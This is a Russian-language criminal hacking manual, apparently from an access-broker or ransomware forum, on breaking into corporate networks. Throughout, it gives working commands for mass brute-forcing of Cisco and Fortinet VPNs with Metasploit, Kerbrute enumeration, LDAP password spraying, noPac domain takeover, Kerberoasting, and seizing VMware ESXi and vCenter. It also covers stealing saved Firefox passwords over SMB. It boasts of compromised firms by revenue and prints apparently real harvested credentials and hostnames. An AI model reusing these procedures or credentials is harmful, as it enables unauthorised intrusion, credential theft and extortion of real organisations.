



Этого вам никто не расскажет!

Мануал по работе с сетями v2.0

All for nothing.

Внимание!
Материал содержит убойный контент!

Все совпадения с реальными компаниями – просто совпадения!



Добыча мата

Ну здорова давно не слышались не виделись =)

Итак, начнем.

**Первое что нам понадобится это арендованный сервер чем
быстрее, тем лучше.**

**Для удобства работы желательно установить на серв внц или рдп
клиент думаю, как это делать нагуглите сами в крайнем случае
спросите у сапорта он вам все установит.**

(в кали все установлено по умолчанию)

Немножечко предыстории

Я со своей командой как обычно отрабатывал таргеты.

**Ничего не предвещало беды, но вдруг ко мне в токс залетает
“Сотрудник X” и задвигает тему нашел мол фортикс.**

**Контора жир просто мега жир главное проглотить и не
подавится.**

Смотрю я на это чудо чудное и не могу поверить своим глазам.

Revenue: 25 000 000 000\$

И вдруг мой глаз цепляется за кредиты от впна компании.....

Login: wzv

Password: 12345678

Серьезно блять?

Передаю приветы ***
Спасибо за бабки =)**

**Сначала подумал с логистикой проблемы и хотел вломить
пиздян Сотруднику X**

**Ну как? КАК ТАКОЕ МОЖЕТ БЫТЬ ЧТОБ ТЕБЯ ЗАБЫТЬ И
НЕ МОГУУУУУУУУУ!?**

**Ну в общем вы поняли, чем
мы сегодня займемся?**

Брут корпоративных VPN



Врываемся в наш арендованный сервер

Открываем консоль пишем

systemctl start postgresql

msfdb init

msfconsole

Жмем enter

```
[+] =[ metasploit v6.1.27-dev ]  
+ -- ---=[ 2196 exploits - 1162 auxiliary - 400 post ]  
+ -- ---=[ 596 payloads - 45 encoders - 10 nops ]  
+ -- ---=[ 9 evasion ]  
  
Metasploit tip: You can use help to view all  
available commands  
  
msf6 > █
```

Далее прописываем по списку

Для брута Cisco SSL VPN

use auxiliary/scanner/http/cisco_ssl_vpn

**set USERNAME берем рандомное часто встречающееся имя
пользователя**

set PASSWORD указываем пароль

set PASS_FILE указываем файлик с дефолт паролями не более 3 штук

**set PASS_FILE – только в том случае если хотите меньше тратить
времени на перезаходы на сервер для установки других параметров**

set THREADS 10

set RHOSTS file: тут указываем файлик с ipами Cisco SSL VPN

пишем exploit тычим enter и забываем за сервер дня так на

3 после завершения сканирования вводим команду creds

Сканирование не начинается сразу, а только через 30-50 мин

Итак, премию дебилам сисадминам и тестовые открытые учетные записи на ВПН =)

host	origin	service	public	private	realm	private_type	JtR	Format
1		443/tcp (Cisco SSL VPN)	test	test		Password		
1		443/tcp (Cisco SSL VPN)	test	test123		Password		
2		443/tcp (Cisco SSL VPN)	test	test		Password		
2		443/tcp (Cisco SSL VPN)	test	test		Password		
4		443/tcp (Cisco SSL VPN)	test	test		Password		
4		443/tcp (Cisco SSL VPN)	test	test		Password		
5		443/tcp (Cisco SSL VPN)	test	test		Password		
5		443/tcp (Cisco SSL VPN)	test	test		Password		
8		443/tcp (Cisco SSL VPN)	test	password		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test123		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	thomas	password		Password		
1:		443/tcp (Cisco SSL VPN)	test	P@ssw0rd		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	thomas	password		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test123		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	P@ssw0rd		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	password		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test@123		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test@123		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
1:		443/tcp (Cisco SSL VPN)	test	test		Password		
2:		443/tcp (Cisco SSL VPN)	test	test123		Password		
2:		443/tcp (Cisco SSL VPN)	test	test		Password		
2:		443/tcp (Cisco SSL VPN)	test	test		Password		
2:		443/tcp (Cisco SSL VPN)	test	test		Password		
2:		443/tcp (Cisco SSL VPN)	test	password		Password		
2:		443/tcp (Cisco SSL VPN)	test	P@ssw0rd		Password		

Только по test – test у меня наскалило 400 доступов по другим меньше

Сам фортики пока не тестили но боюсь представить сколько выхлопа

будет. auxiliary/scanner/http/fortinet_ssl_vpn

модуль для форти

Думаю, там сами разберетесь принцип тот же

Итак, что мы имеем

Благодаря тупости сисадминов и оставленным дефолтным паролям, и тестовым учетным записям после чека всего материала статистика выглядит следующим образом:

Всего айпи в скане 300 000

Открытые миллиардники USA

15 шт

Конторы от 50кк до 700кк

230 шт

Конторы с меньшей ревой либо не интересные гости итд

155

Ах ну

Конторка : *****

Логин test

Пароль test

**Информация
была скрыта в
целях
безопасности**

**Таким образом вы можете банально брутить впны и чем больше у вас
часто встречающихся имен пользователей есть, тем больше вы откроете.**

Тут были
секретные доки
прикольной
страны но их уже
нет

МММ ахуенна

Остальные даже не стану перечислять

**Как итог мы выяснили что у конторы с суперахуенной защитой
могут быть банально не отключены тестовые учетки на ВПН.
Что вас сильно удивит конторы никем не тронуты, то есть вы
залетаете почти всегда в нетронутый материал.**

***** - + *****

Чтобы прогнать все это дело по дефолт паролям и по 1 штуке, а иначе просто мощностей у вас не хватит у вас уйдет несколько лет жизни и работы.

Я *** что в случае накрыва**

открытый доступ, как и базы данных этой ***. А *******



Открыть
не
открываемое

Многим из вас знакома ситуация, когда вы просканировали все уязвимости, но поэксплуатировать их вам не удалось?

Итак, сканим сетку на наличие 88 порта.

[REDACTED]	HANAD03	88, 445, 3389	HANSONINC	Administrator, Gues	krbtgt, UPPORT_388945a0, ...
[REDACTED]	HANAD04	88, 445, 3389	HANSONINC	Administrator, Gues	krbtgt, UPPORT_388945a0, ...
[REDACTED]	HANAD03	88, 445, 3389	HANSONINC	Administrator, Gues	krbtgt, UPPORT_388945a0, ...
10.201.1.100		88, 445, 3389			
10.201.3.70		88, 445, 3389			
10.201.3.86		88, 445, 3389			
10.201.3.85		88, 445, 3389			
10.201.3.87		88, 445, 3389			
10.201.3.88		88, 445, 3389			

Как мы видим, на 88 почти всегда торчит DC

Копируем айпи этих DC В отдельный текстовик

C:\Users\user\Desktop\123.txt

Открываем NMAP

И делаем

```
nmap -p 3389,445 -v -iL "C:\\\\Users\\\\user\\\\Desktop\\\\123.txt" -script rdp-ntlm-info,smb-enum-users,smb-os-discovery
```

В выдаче если повезет мы получим список учетных записей сразу. Если не прокатывает:

Выписываем себе вот эту строку DNS_Domain_Name:

```
3389/tcp open ms-wbt-server
| rdp-ntlm-info:
|   Target_Name: RUSHENT
|   NetBIOS_Domain_Name: RUSHENT
|   NetBTOS_Computer_Name: CHQ-ADMIN185
|   DNS_Domain_Name: rush-enterprises.com
|   DNS_Computer_Name: CHQ-ADMIN185.rush-enterprises.com
|   DNS_Tree_Name: rush-enterprises.com
|   Product_Version: 10.0.19041
|_  System_Time: 2022-11-01T02:22:51+00:00
```

Там может быть любое значение

**Далее в прикрепленном архиве я дам вам софтину
Kerbrute.exe**

Используем ее следующим образом:

```
C:\kerbrute.exe userenum C:\userlist.txt --dc 10.20.10.6 -d rush-enterprises.com
```


Тычем enter и ждем пока переберутся все предполагаемые учетки на домене.

После этих манипуляций копируем все что нашел кербрут к себе в отдельный текстовик и чистим все оставляя только логины без приписки @домен

Идем в кали линукс

Открываем консоль

Пишем туды sudo legion



Ставим все как у меня предварительно указав файлик с логинами, который нашел кербрут и айпи DC.

Пароли по дефолту составьте свой список из 200 самых частых паролей.

Теперь остается ждать результатов, которые в логе выглядят примерно вот так:

LDAP: engineering.calendar:password

Таким образом мы получаем валидную юзерку либо сразу админку для домена, который мы не пробили уязвимостями.


После этого можно просканировать домен заново с найденными кредами и по сканеру узнать все учетные записи на домене и скопировать их они понадобятся нам для следующих шагов.

Если мы потеряли доступ к конторе либо корп закрыл нам доступ в впн снятые учетные записи можно использовать для повторного перебора доступа к компании

В этом нам помогут “Всадники” =)

ZOOMEYE FOFA CENSYS SHODAN

Просто хреначим сайт конторы в поисковую строку этих поисковиков и в итоге находим альтернативные доступы и другие впн той же самой конторы так как обычно у крупных корпов далеко не один филиал!



A person wearing a futuristic, metallic suit with glowing green and blue energy fields around their head and chest. They are holding a glowing blue cube with the letters "F3RIE" on it. The background is dark and futuristic.

NOPAC

GetUserSPNs

GetNPUsers

Итак, первым делом

git clone https://github.com/Ridter/noPac

Далее подставляем наши полученные данные

**И пробуем их на каждом айпи где присутствует наш 88 порт cd
noPac**

**python noPac.py rush-enterprises.com/engineering.calendar:
password -dc-ip 10.0.0.21 --impersonate Administrator -dump
-use-ldap**

Далее пойдет дамп кредов как в зерологоне

**Что делать с ними дальше было показано в первой части
объяснять не стану.**

**Если с noPac не повезло пробуем извлечь захешированные
пароли из домена.**

Переходим в импакет в кали

**GetUserSPNs.py rush-enterprises.com/engineering.calendar:
password -dc-ip 10.0.0.21 -request**

**По итогу нам должно выдать хеши которые брутятся через
хешкат. Каждый раз тип хеша уникален поэтому расписывать не
вижу смысла смотрите помощь по хешкат.**

Если не выходит тогда

**GetNPUsers.py rush-enterprises.com/ -usersfile
/home/kali/user.txt -no-pass -dc-ip 192.168.17.72 -request**

**В юзерфайл кладем лист найденных юзеров если вам повезет
получите хеши для брута =)**

**GetNPUsers.py rush-enterprises.com/ -usersfile
/home/kali/user.txt -no-pass -dc-ip 192.168.17.72 -request**

**В юзерфайл кладем лист найденных юзеров если вам повезет
получите хеши для брута =)**

ESXI

На дурака

Because

the dead
cannot speak.

The dead
cannot fight.

Only the living
can remember.

**Определенных действий по каждой компании не существует
нужно только реагировать на то, что видишь.
Шаблон для каждой конторы всегда разный!**

Представим ситуацию

**Вы открыли контору добыли кредиты от компов, но увы вы
сталкиваетесь допустим с одним из этих ав Cylance,
Sophos (который в версии с хитманом), Falcon, Sentinel.**

**Пытаться обойти эти ав сложновато, однако выход есть если
контора полностью стоит на ESXI, то глупый сисадмин мог
допустить несколько ошибок в формировании структуры сети.**

Во-первых, нам нужен будет скан всей сети.

**Выделяем абсолютно все айпи адреса в сканере и пихаем эти
адреса в текстовик скажем на рабочем столе.**

Открываем nmap и делаем там:

```
nmap -p 443 -iL "C:\\\\Users\\\\user\\\\Desktop\\\\123.txt" --script vmware-version
```

**Соответственно указываем наш путь к листу айпи который
создали**

Запускаем скан по итогу скана получаем следующее.

Пример: Output

```
| vmware-version:  
|   Server version: VMware ESX 4.1.0  
|   Build: 348481  
|   Locale version: INTL 000  
|   OS type: vmnix-x86  
|_  Product Line ID: esx
```

**Я для себя отфильтровал все самое не нужное в итоге
получилось следующая картина:**

Nmap scan report for 192.168.174.43

Server version: VMware ESXi 5.5.0

Nmap scan report for 192.168.174.40

Server version: VMware vCenter Server 5.5.0

Nmap scan report for 192.168.174.41

Server version: VMware ESXi 5.5.0

Nmap scan report for 192.168.174.44

Server version: VMware ESXi 6.5.0

Nmap scan report for 192.168.174.42

Server version: VMware ESXi 5.5.0

Первым делом идем на vCenter

<https://192.168.174.40>

**Если не пускает на айпи винцетра логинимся на любой комп внутри сети
и пробуем с него.**

Итак, перед нами заветная панель ввода логина и пароля.

**Первое что нужно сделать это попробовать войти в нее с учетками домен
админов.**

Если у вас есть пароль от учетной записи администратора пробуем его


К примеру, Administrator@vsphere.local пароль

Дальше стоит попробовать всех домен админов которых удалось найти


**Если пароли не подходят есть один метод поиска машин, которые
раскрывают эти кредиты.**

Админы сети как-то же в них заходят, верно?

Идем в наш сканер



Создаем настройку как показано на скрине



Ресканим сетку с домен админ правами.

Читатели общи...	Писатели общи...	Свободное про...	ESXI
BUILTIN\Admini...	BUILTIN\Admini...	208 GB	Yes
BUILTIN\Admini...	BUILTIN\Admini...	142 GB	Yes
BUILTIN\Admini...	BUILTIN\Admini...	71.1 GB	Yes
BUILTIN\Admini...	BUILTIN\Admini...	403 GB	Yes
BUILTIN\Admini...	BUILTIN\Admini...	193 GB	Yes
BUILTIN\Admini...	BUILTIN\Admini...	1269 GB	Yes
BUILTIN\Admini...	BUILTIN\Admini...	13.5 GB	Yes

По итогу получаем те компы где можно быстро нарыть инфу о структуре сети и украдь пароли от ESXI

Достаточно заглянуть в документы и рабочие столы залогиненных пользователей.

Некоторые сисадмины не парятся и хранят все пароли сразу в текстовиках на своих рабочих столах или сохраняют в браузерах.

**Я использую утилиту
Password-Recovery For Firefox
От нирсофта**

В ней есть одна особенность если указать путь к профилю пользователя фаерфокс через смб он без проблем соститит у него пароли, даже не заходя на сам комп через рдп.

```
1 =====
2 Record Index : 1
3 Web Site : https://ch-th1-vm-051
4 User Name : root
5 Password : flZZQjq09csW7AhAgfYp
6 User Name Field : username
7 Password Field : password
8 Signons File : logins.json
9 HTTP Realm :
10 Password Strength : Very Strong
11 Firefox Version : 32+
12 Created Time : 03/07/2019 09:57:38
13 Last Time Used : 26/08/2019 07:46:22
14 Password Change Time: 03/07/2019 09:57:38
15 Password Use Count: 3
16 =====
17
18 =====
19 Record Index : 2
20 Web Site : https://ch-th1-vm-052
21 User Name : admin
22 Password : JwMsHmIy6IQLTMv
23 User Name Field : username
24 Password Field : password
25 Signons File : logins.json
26 HTTP Realm :
27 Password Strength : Very Strong
28 Firefox Version : 32+
29 Created Time : 26/08/2019 08:15:21
30 Last Time Used : 28/10/2019 07:03:13
31 Password Change Time: 26/08/2019 08:15:21
32 Password Use Count: 6
33 =====
34
35 =====
36 Record Index : 3
37 Web Site : https://auth.u-blox.com
38 User Name : gpiz
```

Ну а дальше по накатанной смотрим собираем все, где есть логин рута и пробуем это на всех ESXi

Иногда домен админы вводят ESXI в домен и в него можно залететь прямо с домен кредами админа

К примеру:

Domain\karen.admin password

Если нам удалось состылить пароли от VC идем туды

Ну а дальше вводим все ESXI в домен и создаем там своего юзера

Ранее за меня подобную тему раскрыл пользователь:



Он довольно подробно описал как ресетать пароли от ESXI если у нас есть доступ к VC поэтому не вижу смысла тут описывать более подробно.

Его тема для ознакомления

<https://xss.is/threads/59080/>

Но самое сочное я оставил напоследок =)

Есть уникальный метод кхм..... “ЭкСпЛоет@”

По-другому не назовешь =D

Это

Login: root

Passwords: abc.123

1qaz@WSX

P@ssw0rd Passw0rd

password

НУ ДАЛЬШЕ ВЫ ПОНЯЛИ =D

Причем последнее открывает половину ESXI 50 на 50

И никакой Одей не нужен просто человеческая тупость и нежелание вводить руками в консоли сложные пароли для подключения к тому же ESXI по SSH

